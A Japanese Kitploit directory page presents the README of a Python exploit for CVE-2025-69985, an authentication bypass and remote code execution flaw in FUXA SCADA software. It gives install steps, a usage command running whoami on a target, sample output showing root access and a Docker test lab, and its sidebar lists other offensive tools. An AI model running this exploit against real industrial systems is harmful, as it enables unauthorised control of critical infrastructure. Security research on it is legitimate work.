
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-69985 — FUXA SCADA ソフトウェアを標的とした CVE-2025-69985 用の Python エクスプロイト。 /api/runscript エンドポイントに細工された JSON ペイロードを送信し、認証をバイパスしてリモートコード実行を達成します。 | Kitploit
ツール/GitHubGitHub/joshuavanderpoll/cve-2025-69985
脆弱性分析エクスプロイトSCADA/ICSセキュリティウェブアプリケーション悪用認証リモートアクセスツール
GitHubjoshuavanderpoll/cve-2025-69985

CVE-2025-69985

FUXA SCADA ソフトウェアを標的とした CVE-2025-69985 用の Python エクスプロイト。 /api/runscript エンドポイントに細工された JSON ペイロードを送信し、認証をバイパスしてリモートコード実行を達成します。

リポジトリを見るウェブサイト
2718ヶ月前未レビュー
共有

FUXA ≤ 1.2.8 認証バイパス + RCE (CVE-2025-69985)

Python

📜 説明

このPythonエクスプロイトは、FUXA(WebベースのSCADA/HMIソフトウェア)バージョン1.2.8以下における深刻な認証バイパス脆弱性であるCVE-2025-69985を標的としています。保護されていない/api/runscriptエンドポイントにNode.jsコードを埋め込んだ細工済みJSONペイロードを送信することで、FUXAプロセスとしてリモートコマンド実行を達成し、レスポンス内で完全なstdout/stderrを同期的に取得します。

🛠️ インストール

[!NOTE] プロジェクトの依存関係に対してクリーンで分離された環境を確保するには、Pythonのvenvモジュールを使用することをお勧めします。

OSX/Linux

git clone https://github.com/joshuavanderpoll/CVE-2025-69985.git
cd CVE-2025-69985
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt

Windows

git clone https://github.com/joshuavanderpoll/CVE-2025-69985.git
cd CVE-2025-69985
python -m venv .venv 
.venv\Scripts\activate
pip3 install -r requirements.txt

⚙️ 使用方法

python3 CVE-2025-69985.py -u http://localhost:1881/ -c whoami

 Target : http://localhost:1881
 Command: whoami

[*] Preparing payload → executing: whoami
[*] Sending exploit request to /api/runscript ...
[*] Response status: 200
[+] Command executed successfully (CVE-2025-69985 bypass)!

=== COMMAND OUTPUT ===
"root\n"
======================


======================================================================
 Exploit completed!.
======================================================================

🐋 Docker PoC

cd docker/
docker compose down
docker compose up -d
# You can test at --url http://127.0.0.1:1881/

💻 例

PoCの実行

📢 免責事項

このツールは教育および研究目的のみで提供されています。作成者は、本ツールの誤用または本ツールによって引き起こされた損害について一切責任を負いません。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    396
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    257

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





